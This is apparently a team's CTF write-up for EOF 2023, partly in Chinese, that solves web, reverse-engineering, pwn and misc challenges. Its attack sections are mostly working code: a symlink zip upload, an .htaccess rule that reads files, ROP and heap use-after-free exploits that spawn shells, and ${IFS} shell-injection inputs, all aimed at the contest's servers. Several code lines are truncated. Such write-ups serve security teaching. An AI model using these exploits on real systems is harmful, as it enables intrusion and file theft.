
EOF 2023 writeup


--------passing_baseline_v2---------
7th place
3837 points

Web

share

Description

- This website function is let the user can upload compress folder (*.zip) and the compress folder must contains a `index.html` file so that it can uncompress the folder then redirect to this new page.
- And the flag's privilege match our id, that is we have privilege to access flag by symbolic link.
- To solve this question, we can use **`symbolic link`** **(https://youtu.be/jdZsO2GAf2I)**

Observation

- Main program first - ***`app.py`***
  This part is aim to unzip the compress folder and redirect to new page - `index.html` that the user provide

```
...
@app.route('/upload', methods=['POST'])
def upload_file():
  if 'user' not in session:
    return 'Login first'
  if 'file' not in request.files or not request.files['file'].filename:
    return 'Missing file'

  _sub = session['user']
  file = request.files['file']
  tmppath = path.join('/tmp', urandom(16).hex())
  realpath = safeJoin('/app/static', _sub)
  if not realpath:
    return 'No path traversal'
  if not path.exists(realpath):
    mkdir(realpath)

  file.save(tmppath)
  returncode = run(['unzip', '-qo', tmppath, '-d', realpath]).returncode
  if returncode != 0:
    return 'Not a zip file'
  if not path.isfile(path.join(realpath, 'index.html')):
    return '"index.html" not found'
  return redirect(realpath[4:]+'/index.html', code=302)
...
```

Exploit

- So, our first idea is using symbolic link to create a `payload.txt` that link to `/flag.txt` and compress with `index.html` then upload to the web page.
- Payload :

```
touch index.html
ln -s /flag.txt payload.txt
zip --symlinks -ry index.zip payload.txt index.html
```

- Then upload zip to server and access payload.txt using url : `https://share.ctf.zoolab.org/static/<Username>/payload.txt`
- FLAG{w0W_y0U_r34L1y_kn0w_sYmL1nK!}

Gist

題目可以上傳任意檔案，但要通過下面這段sanitizer，所以題目的主要目標是要bypass下面這段sanitizer，上傳webshell或是能leak flag的檔案。


```
if( preg_match('/ph/i', $file['name']) !== 0
 || preg_match('/ph/i', file_get_contents($file['tmp_name'])) !== 0
 || $file['size'] > 0x100
)
```

收先分析sanitizer:

1. 檔案名稱不能出現ph：不能上傳.php extension的檔案(無法bypass)

2. 檔案內容不能出現ph
3. 檔案大小不能超過0x100

由於可以上傳任意非php檔案，所以可以上傳 `.htaccess` 來exploit，最常見的方法是 `AddType application/x-httpd-php extension` 讓任何extension可以被視為php檔來執行，但這樣設定無法bypass sanitizer對檔案內容的判定。
因此找到了一個可以用 `.htaccess` 讀檔的方法， `%{file:/etc/passwd}` 這個指令可讀到 `/etc/passwd` 的內容，用相同的方式可以讀到flag。
在上傳下面 `.htaccess` 的檔案後到server後，在相同的目錄下，access一個不存在的檔案(下圖的fff)，就會到404 page，進而拿到flag。


https://gist.ctf.zoolab.org/uplo
gist.ctf.zoolab.org/upload/66ef7c83c4367b959325677a09079dc3/fff

```
FLAG{Wh4t_1f_th3_WAF_b3c0m3_preg_match('/h/i',file_get_contents($file['tmp_name']))!==0}
```

- exp :

```
// .htaccess
#############################
ErrorDocument 404 %{file:/flag.txt}
```

- FLAG{Wh4t_1f_th3_WAF_b3c0m3_preg_match('/h/i',file_get_contents($file['tmp_name']))!==0}

Reverse

Mumumu

- Write input in 6 by 3 by 3 array and do some encrypt then output to enc_flag。
- There are 7 encrypt function，program choose function according to the value of each `NOTFLAG{MUUUMMMUUmmmUUU...ArrrAhhhAhhhrrrr...$+@%:,##$!(=*_*%B-io>}` character's acsii code module 7.
- Each encrypt function don't use some calculate to change input value but change position and we can observe that the origin enc_flag contain FLAG{} in different position which verify our assumption.
- So we can input different character and use output to know the final positon of rotation, and recover flag with this information.

- exp :

```python
guess = '0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQR'
flag_enc = '6ct69GHt_A00utACToohy_0u0rb_9c5byF3A}G515buR11_kL{3rp_'
guess_enc = 'LyqON3olxPwIcvMbgkhHzumnrsAfQGadF0e2RjJpE765t8K914BCDi'

flag = ''
for i in range(len(guess)):
    flag += flag_enc[guess_enc.find(guess[i])]

print(flag)
```


- FLAG{Rub1k5Cub3_To_Got0uH1t0r1_t0_cyb3rp5ych05_6A96A9}

Nekomatsuri

- 用動態追蹤到 `sub_140001E21` 是這支程式的main函數，首先會判斷argc是不是<=2:

- 如果<=2，就會透過create_thread和winexec來執行 `nekomatsuri.exe Ch1y0d4m0m0 our_input` ，並且對這支process寫入一個值(從動態追蹤可以發現是 `WinExec`)，通過回傳值來判斷是不是正確的flag，有此可以判斷判定是不是flag的function在argc>2的branch中。

- 在argc > 2的branch中，可以找到比較的function是 `sub_14000194E` ，會先比較長度是不是0x41，之後通過xor memory中的一些數值來確認是不是flag，所以可以透過這些數值來還原出flag，下圖為主要比較邏輯。



```c
if ( strlen(a2) != 0x41 )
  goto LABEL_10;
for ( i = 0; i <= 64; ++i )
  a2[i] ^= i ^ a1[i % strlen(a1)];
sub_140001F80((__int64)byte_1400100F6, 0x41, (__int64)&unk_140010024, 0x10, 0x1E);
v4 = 1;
for ( j = 0; j <= 64; ++j )
  v4 &= a2[j] == byte_1400100F6[j];
```

- exp :

```python
from binascii import unhexlify

a = '0525723D4F2F5701573B54213B51024D15421E51187A271A7609431143114 72D24507C
c = b'Ch1y0d4m0m0'
b = unhexlify(a)
flag = ''
d = b''

for i in range(65):
    x = i ^ c[i % len(c)]
    y = x ^ b[i]
    flag += chr(y)


print(flag)
```


- FLAG{Neko_ni_muragara_re_iinkai_4264abe1c58da2caa871f102e4c4aee3}

Donut

- 原本的donut_eater會把donut讀進去memory後，會去執行 `call rbx` ，通過x64dbg的scylla可以把 `call rbx` 之後的程式當成另一支程式dump下來用ida分析。


- 用動態跑一次拉出來的程式後可以發現會用動態解出一些function name或是library name，並且得到他們的address，這些function中比較值得注意的是會call `VirtualProtect` 之類的function，可以猜測出要執行的code是被加殼過的，而這支程式在解殼，那或許繼續往下可以在memory中找到解殼過的程式。

- 繼續往下執行可以找到，有段程式碼(下圖)會把pe檔從一段momory複製到另一段memory，之後再把它刪除，所以可以下斷點在這裡，把這段memory dump下來。



```
  for ( i = 0i64; (unsigned int)i < *(_DWORD *)(a2 + 1316); i = (unsigned int)(i + 1) )// load pe to memory
    *(_BYTE *)(i + v17) = *(_BYTE *)(i + a2 + 1320);
  v19 = (*(unsigned int (__fastcall **)(_QWORD, __int64, _QWORD *))(*(_QWORD *)a3[4] + 360i64))(
          a3[4],
          v15,
          a3 + 5) == 0;
  v20 = *(_QWORD *)(v16 + 16);
  LOBYTE(v5) = v19;
  for ( j = 0i64; (unsigned int)j < *(_DWORD *)(a2 + 1316); j = (unsigned int)(j + 1) )// remove pe from memory
  {
    *(_BYTE *)(j + a2 + 1320) = 0;
    *(_BYTE *)(j + v20) = 0;
  }
  (*(void (__fastcall **)(__int64))(a1 + 192))(v16);// SafeArrayDestory
```

- dump 下來的程式是.net的程式，用ILSpy就可以得到程式碼，會看到中間有一段奇怪的xor程式(如下圖)，可以看到如果num不是在1000~10000之間就會跳過這裡，所以用bruteforce的方式把1000~10000的md5去xor array2的數值就可以找到flag了。



```
    int num = int.Parse(text);
    if (1000 <= num && num < 10000)
    {
        using MD5 mD = MD5.Create();
        byte[] array = mD.ComputeHash(bytes);
        BitConverter.ToString(array).Replace("-", string.Empty).ToLower();
        byte[] array2 = new byte[24]
        {
            49, 8, 83, 209, 4, 77, 130, 36, 139, 44,
            248, 52, 172, 0, 207, 23, 17, 27, 97, 254,
            30, 116, 143, 28
        };
        for (int i = 0; i < array2.Length; i++)
        {
            array2[i] ^= array[i % array.Length];
        }
        Console.WriteLine(Encoding.UTF8.GetString(array2));
```

- exp：

```

import hashlib
from binascii import unhexlify
m = hashlib.md5()
a = [49,8,83,209,4,77,130,36,139,44,248,52,172,0,207,23,17,27,97,254,30,116
#f = open('qqq','wb+')
for i in range(1000,10000):
    flag = ''
    data = str(i).encode()
    m = hashlib.md5()
    m.update(data)
    h = m.hexdigest()
    unhex = unhexlify(h)

    for i in range(len(a)):
        #x = a[i] ^ unhex[i % len(unhex)]
        flag += chr(a[i] ^ unhex[i % len(unhex)])

    if 'FLAG' in flag :
        print(flag)
        break
```

- FLAG{ThE_doNut_of_shame}

Pwn

how2_know_revenge

跟edu ctf的how2_know一樣，因為只有 `exit` 和 `exit group` 這兩個syscall可以使用，而且flag也在剛開始load進memory裡，所以能用side channel attack來leak出flag，不過這題要用rop來實現attack。
下面是我找的rop gadget以及他們的作用:

1. Load flag address into rax register and use 0x4022ee gadget to load flag+idx character into last bytes of rax register

```
0x00000000004022ee : mov eax, dword ptr [rax] ; ret
payload = p64(pop_rax_ret) + p64(flag_p+idx) + p64(0x4022ee)
```

2. Load bytes we guess to r14 register and use 0x438c15 gadget to compare our guess to flag

```
0x0000000000438c15 : cmp al, r14b ; ret
payload += p64(pop_r14_ret) + p64(guess) + p64(0x438c15)
```

3. use 0x426159 gadget to branch two case :
    - if guess match flag, then `jne` don't take, pc will go to infinite loop gadget
    - if guess don't match flag, then jmp to jne address, where will crash because access invalid address(rdx is not valid address) `movsxd rcx,DWORD PTR [rdx+0x10]`

```
0x0000000000426159 : jne 0x426148 ; ret
infinite_loop = p64(pop_rbx_ret) + p64(jmp_rbx) + p64(jmp_rbx)
payload += p64(0x426159) + infinite_loop
```

```
gef➤  x/20i 0x426148
   0x426148 <_IO_least_marker+24>:      movsxd rcx,DWORD PTR [rdx+0x10]
   0x42614c <_IO_least_marker+28>:      mov    rdx,QWORD PTR [rdx]
   0x42614f <_IO_least_marker+31>:      cmp    rax,rcx
   0x426152 <_IO_least_marker+34>:      cmovg  rax,rcx
   0x426156 <_IO_least_marker+38>:      test   rdx,rdx
   0x426159 <_IO_least_marker+41>:      jne    0x426148 <_IO_least_marker+24>
   0x42615b <_IO_least_marker+43>:      ret
```

- exp :

```
from pwn import *

#r = process('./share/chal')

syscall_ret = 0x425ad4
pop_rbx_ret = 0x0000000000401fa2
jmp_rbx = 0x00000000004176fd
flag_p = 0x4de2e0
pop_r14_ret = 0x0000000000402797
pop_rax_ret = 0x0000000000458237
'''
0x00000000004176fd : jmp rbx
0x0000000000438c15 : cmp al, r14b ; ret
0x00000000004022ee : mov eax, dword ptr [rax] ; ret
0x0000000000426159 : jne 0x426148 ; ret
'''

# alway jmp to jmp rbx where rbx = jmp rbx address
infinite_loop = p64(pop_rbx_ret) + p64(jmp_rbx) + p64(jmp_rbx)

flag = ''
idx = 0
while True :

    guess = 0x20
    while guess < 0x80 :
        #r = process('./share/chal')
        r = remote('edu-ctf.zoolab.org',10012)
        payload = p64(0) * 5
        payload += p64(pop_rax_ret) + p64(flag_p+idx) + p64(0x4022ee) + p64(
        r.sendafter(b'rop\n',payload)
        try :
            r.recv(timeout=0.5)
            break
        except:
            guess += 1
        r.close()

    flag += chr(guess)
    idx+= 1
    print(flag)
    if guess == ord('}'): # stop when leak the last flag char
        break
print(flag)
```

- FLAG{CORORO_f8b7d5d23ad03517FX6R7Y42d6687384b7a2a500}

Real_rop++

程式主要得漏洞在於，buffer size為0x10但能寫0x30長度的data。

解法：

1. 而這題的保護全開，所以必須想辦法bypass aslr，我們可以透過write的方式來讀取遺留在stack中的libc address。
2. 另一個問題是如何控制程式用return address跳回main，由於main是在 `libc_start_main` 中call的function，所以可以控制return address跳回call main之前讓他再次執行main，至於確切位置在哪可以透過bruteforce return address最後一個bytes找到。
3. 跳回main後，這題剛好可以用rop跳到one_gadget，就可以get shell了。

- exp：

```python
from pwn import *

r = remote('edu-ctf.zoolab.org',10014)
#r = process('./share/chal')
payload = p64(0) * 3 + int.to_bytes(161,1,'little')
r.send(payload)

r.recv(0x18)
libc_base = u64(r.recv(6) + b'\x00\x00') - 0x240a1
r.recv(0xa)
stack = u64(r.recv(6) + b'\x00\x00') - 0x108
print(hex(libc_base))
print(hex(stack))

pop_r12_ret = libc_base + 0x2f709
one_gadget = libc_base + 0xe3afe


r.send(p64(0) * 3 + p64(pop_r12_ret) + p64(0) + p64(one_gadget))




r.interactive()
```

- FLAG{pancake_fc5930a6007fef9b7d998f205417e671}

Superums

- 這是一題選單題，漏洞在於 `del_note` function中，在free完 `notes[idx]->data` 後，沒有把指標歸零，因此有uaf的漏洞，在tcache中無法觸發，因為tcache會在那個位置寫成tcache在check double free時的key，但是fastbin沒有這個key，因此可以用fastbin來觸發這個UAF。

- 首先可以透過show來leak出遺留在tcache中的heap address，做法是透過用edit來得到之前已經free的0x20 chunk，由於是用 `malloc` 來動態分配，所以tcache的fd會留在memory中，因此可以用 `show_notes` 來leak出heap address。


- 然後透過uaf可以改寫 `fastbin` 的fd到其他chunk中間達到overlapped的效果，進而可以用edit更改其他chunk的數值，這邊用的方法是將其中一塊chunk的size改成0x420，然後透過free這塊fake chunk來得到unsorted bin，可以leak出libc的address。
- 有了libc address後，就可以透過同樣的方式，竄改fastbin的fd為 `free_hook` 後，透過 `edit_note` 把 `free_hook` 寫成 `system` 來get shell。
- exp：

```python
from pwn import *

#r = process("./share/chal")
r = remote('edu-ctf.zoolab.org',10015)
def add_note(idx):
    r.sendafter(b'> ',b'1')
    r.sendlineafter(b'> ',str(idx))

def edit_note(idx, size,data):
    r.sendafter(b'> ',b'2')
    r.sendlineafter(b'> ',str(idx))
    r.sendlineafter(b'> ',str(size))
    r.send(data)

def del_note(idx):
    r.sendafter(b'> ',b'3')
    r.sendlineafter(b'> ',str(idx))

def show_note():
    r.sendafter(b'> ',b'4')

for i in range(3):
    add_note(i)

for i in range(3):
    del_note(i)


### leak heap address
add_note(0)
edit_note(0,0x18,b'0')
show_note()
r.recvuntil(b'[0] ')
heap_base = u64(r.recv(6) + b'\x00\x00') - 0x230
print(f'heap base : {hex(heap_base)}' )
del_note(0)


add_note(2)
add_note(1)
add_note(0)

payload = p64(0) * 5 + p64(0x81) + p64(0) # fake chunk
#payload2 = p64(0) * 5 + p64(0x21) + p64(0) * 3 + p64(0x21)
edit_note(0,0x78,payload)
edit_note(2,0x28,b'ccccc')
edit_note(1,0x78,b'ccccc')

## fill tcache
for i in range(3,3+7):
    add_note(i)

for i in range(3,3+7):
    del_note(i)
del_note(1)
del_note(0)

for i in range(3,3+7):
    add_note(i)

# fastbin and uaf to overwrite fd
add_note(0)
edit_note(0,0x78,p64(heap_base + 0x330) + p64(0)) # change fd of free fastb

# create fake 0x420 chunks
edit_note(3,0x78,b'0')
payload = p64(0) * 9  + p64(0x421)
edit_note(4,0x78,payload)

# bypass free check
add_note(10)
edit_note(10,0x68,b'ccccc')
add_note(11)
edit_note(11,0x68,b'ddddd')
add_note(12)
edit_note(12,0x68,b'eeeee')
add_note(13)
edit_note(13,0x68,b'fffff')
add_note(14)
edit_note(14,0x48,b'ggggg')
add_note(15)

### leak libc
del_note(2) ## get  unsorted_bin by free fake chunk
edit_note(15,0x68,b'g')

show_note()
r.recvuntil(b'[15] ')
libc_base = u64(r.recv(6) + b'\x00\x00') - 0x1ecf67
print(f'libc_base : {hex(libc_base)}')

free_hook = libc_base + 0x1eee48
system = libc_base + 0x52290

## overwrite tcache fd to overwrite __free_hook
for i in range(9,2,-1):
    del_note(i)

add_note(3)
edit_note(3,0x68,b'123')
add_note(4)
edit_note(4,0x68,p64(0) + p64(0x21) + p64(free_hook) + p64(0)*2)
add_note(5)
add_note(6)
edit_note(6,0x18,p64(system))

edit_note(5,0x78,b'/bin/sh\x00')
del_note(5) ## trigger free_hook and get shell
r.interactive()
```

- FLAG{ghost_fe368803ad891c5e646b8b18482a2270}

pbof

- debug： `gdb --args python3 -B ./chal`



我是蓋這個pyLong_Type 當初寫的時候這個值亂改會seg fault

```
gef➤  telescope 0x007ffff76e08f0
0x007ffff76e08f0│+0x0000: "123456781234567812345678123456781234567812345678"     ← $rax, $r8
0x007ffff76e08f8│+0x0008: "12345678123456781234567812345678"
0x007ffff76e0900│+0x0010: "123456781234567812345678"
0x007ffff76e0908│+0x0018: "1234567812345678"
0x007ffff76e0910│+0x0020: "12345678"
0x007ffff76e0918│+0x0028: 0x0000000090e400  →  0x00000000000044 ("D"?)
0x007ffff76e0920│+0x0030: 0x0000000000000001
0x007ffff76e0928│+0x0038: 0x0001ffff00a17cb0
0x007ffff76e0930│+0x0040: 0x0000000000000001
0x007ffff76e0938│+0x0048: 0x0000000090e400  →  0x00000000000044 ("D"?)
gef➤  x/10gx 0x0000000090e400
0x90e400 <PyLong_Type>: 0x0000000000000044      0x000000000090b780
0x90e410 <PyLong_Type+16>:      0x0000000000000000      0x0000000000832df3
0x90e420 <PyLong_Type+32>:      0x0000000000000018      0x0000000000000004
0x90e430 <PyLong_Type+48>:      0x000000000059dc30      0x0000000000000000
0x90e440 <PyLong_Type+64>:      0x0000000000000000      0x0000000000000000
gef➤
```

然後會如果改成有效記憶體位置 會斷在PyImport_Cleanup裡的某次PyObject_RichCompare　如果pyLong_Type是無效位置會在更前面就壞掉 (已編輯)

call r14 這裡壞掉 然後r14是`<PyObject_RichCompare+480>: mov r14,QWORD PTR [rbp+0xc8]` 這裡來的

```
   0x5c5e6a <PyObject_RichCompare+442>: cmp    DWORD PTR [rax+0x28],ebp
   0x5c5e6d <PyObject_RichCompare+445>: je     0x5c5ee7 <PyObject_RichCompare+567>
   0x5c5e6f <PyObject_RichCompare+447>: cmp    r9,0x3
   0x5c5e73 <PyObject_RichCompare+451>: je     0x5c5e90 <PyObject_RichCompare+480>
   0x5c5e75 <PyObject_RichCompare+453>: mov    r10d,0x3
   0x5c5e7b <PyObject_RichCompare+459>: cmp    QWORD PTR [r8+r10*8+0x18],rbp
   0x5c5e80 <PyObject_RichCompare+464>: je     0x5c5ee7 <PyObject_RichCompare+567>
   0x5c5e82 <PyObject_RichCompare+466>: add    r10,0x1
   0x5c5e86 <PyObject_RichCompare+470>: cmp    r9,r10
   0x5c5e89 <PyObject_RichCompare+473>: jne    0x5c5e7b <PyObject_RichCompare+459>
   0x5c5e8b <PyObject_RichCompare+475>: nop    DWORD PTR [rax+rax*1+0x0]
   0x5c5e90 <PyObject_RichCompare+480>: mov    r14,QWORD PTR [rbp+0xc8]
   0x5c5e97 <PyObject_RichCompare+487>: test   r14,r14
   0x5c5e9a <PyObject_RichCompare+490>: je     0x5c5d7e <PyObject_RichCompare+206>
   0x5c5ea0 <PyObject_RichCompare+496>: xor    ebp,ebp
gef➤
   0x5c5ea2 <PyObject_RichCompare+498>: mov    edx,r13d
   0x5c5ea5 <PyObject_RichCompare+501>: mov    rsi,rbx
   0x5c5ea8 <PyObject_RichCompare+504>: mov    rdi,r12
=> 0x5c5eab <PyObject_RichCompare+507>: call   r14
```

rbp剛好是在pyLong_Type這個位置上 然後rdi莫名其妙在上一個8bytes
所以可以直接call system來get shell
印象沒錯的話是這樣

- exp：

```python
from pwn import *

'''
rbp = buffer + 0x28 ~ 0x30
0x5c5e90 <PyObject_RichCompare+480> mov    r14, QWORD PTR [rbp+0xc8]
'''

#r = remote('0.0.0.0',10013)
r = remote('edu-ctf.zoolab.org',10013)
# = process(['python3','-B','./chal'])

r.recvuntil(b'[Gift ')
libc_base = int(r.recv(14),16) - 0x83970
print(hex(libc_base))

#r.sendlineafter(b"What's your name ?",b';'*0x1f + b'a' + b'.bin/sh;'  + p6
r.sendlineafter(b"What's your name ?",b';'*0x20 + b'.bin/sh;' + p64(0x8f729

r.interactive()

```

- FLAG{cactus_42239b8342a1fe81a71703f6de711073}

Misc

Execgen


- shebang(#!) interpreter execute programe
- 以下為原題目加上我們的註解：

```bash
#!/bin/bash
IFS='' # IFS設為空字串，會導致 shell 不將任何字元視為 special seperator

banner='
___________                      ________
\_   _____/__  ___ ____   ____  /  _____/  ____   ____
 |    __)_\  \/  // __ \_/ ___\/   \  ____/ __ \ /    \
 |        \>    <\  ___/\  \___\    \_\  \  ___/|    |  \
/_______  /__/\_ \\___  >\___  >\______  /\___  >___|  /
        \/      \/    \/     \/        \/      \/     \/
Create your script: '

echo -n $banner

# create the script, easy!
read -r script # 在這裡會讀入我們寫的 script，的 -r 則代表 backslash(\) ，而不是跳

# oh, don't forget to add watermark!
script+='(created by execgen)' # 這裡後面的 `script+='(created by execgen)'`

# run the script for you, sweet!
tmp=$(mktemp) # 建立 tmp file
echo "#!$script" > "$tmp" # script 前面加上 #! 並寫入我們的 tmp file
chmod 0755 "$tmp" # 更改 tmp file 權限
out=$("$tmp") # 執行 temp file 並 assign 到 out 變數
echo "$out" # print out 變數到 console
rm "$tmp" # 刪除 tmp file
```

看到這裡知道我們就是要想辦法讓'(created by execgen)'滾遠一點，或是找到一個指令能解析空格或某些特殊字元。

Sol. 1

- 小知識：The max length of file name in linux is 255(0xff)bytes
- `sh -s` :



```
-s stdin        Read commands from standard input (set automatically if no file arguments are present).
                This option has no effect when set after the shell has already started running (i.e. with
                set).
```

```python
from pwn import *

#r = process('./chal')
r = remote('edu-ctf.zoolab.org','10123')

r.sendline(b'/bin/sh -s ' + b' '*0x100)
r.sendline(b'cat /home/chal/flag 1>&0')
r.interactive()
```

Sol. 2

- 思路：是否有沒有可能找到一個 command 直接能解析到空格及特殊字元。

- 解法：
  `nc edu-ctf.zoolab.org 10123`
  試了一下發現 /bin/script 可以 -c 下command，就可以解決了！
  `/bin/script -c cat /home/chal/flag ;`
- FLAG{t0o0oo_m4ny_w4ys_t0_g37_fl4g}

Washer

- 思路：檔案在寫入前會進 `validate()` ，這邊輸入字符中不能小於 $(ascii 0x24)，像是空格(ascii 0x20)，或大於 } (ascii 0x7d)，否則整串字串會被判定為false，就不會被寫入檔案。所以只要構造出沒有空白的shell command，就可以印出flag了。
- 我們使用的是 `${IFS}` (Internal Filed Separator)，因為這個分隔符在linux預設環境下是空白(space)。

```
bool validate(char *buf)
{
  for (char *p = buf; *p != '\0'; p++)
  {
    if ('$' > *p || *p > '}')
      return false;
  }
  return true;
}
```

- 解法：
  - Step 1: command `1` and `cat${IFS}/flag`
  - Step 2: command `3` and `/tmp/{name}`
- FLAG{Hmmm_s4nitiz3r_sh0uld_h3lp_right?🤔}

Revenge

water

- 這題是washer的revenge題，題目只差在washer是用 `clang /chal.c -o /chal -fsanitize=address` 編的，而water是用 `clang /chal.c -o /chal -no-pie -fno-stack-protector` ，然後在這題中，第3個option會不能使用，也就是無法像washer一樣的做法。
- 由於沒有asan保護，而題目中有 `scanf("%s", buf);` 明顯的buffer overflow，然後控制檔名的變數也在stack中，

所以可以透過option1的buffer overflow來達到竄改檔案名稱為flag，然後用option2來讀flag中的內容。

- exp：

```
from pwn import *

#r = process('./chal/chal')
r = remote('edu-ctf.zoolab.org','10019')
def write_note(data):
    r.sendlineafter(b'Exit\n',b'1')
    r.sendlineafter(b'Content:\n',data)

def read_note():
    r.sendlineafter(b'Exit\n',b'2')

payload = b'a' * 0x75 + b'/flag\x00'
write_note(payload)
read_note()
r.interactive()
```

- FLAG{Hmm, maybe I should still use the washer?}

Execgen-safe

- 這題是 Misc Execgen 增加限制的題目， script 只能輸入英文大小寫、數字、空格、和 / 。但其實我們在做Execgen就有想到後面塞空格的做法，所以這裡在後面加上256個空格，也就是讓檔名長度會超過255(0xff)bytes，藉此讓watermark不會被讀成檔名。
- exp：

```
from pwn import *

#r = process('./chal')
r = remote('edu-ctf.zoolab.org','10124')
#r = remote('localhost',10123)

r.sendline(b'/bin/cat /home/chal/flag' + b' '*0x100)
#r.sendline(b'cat /home/chal/flag 1>&0')
r.interactive()
```

- FLAG{7h3_5p4c3_i5_l1m1t3d}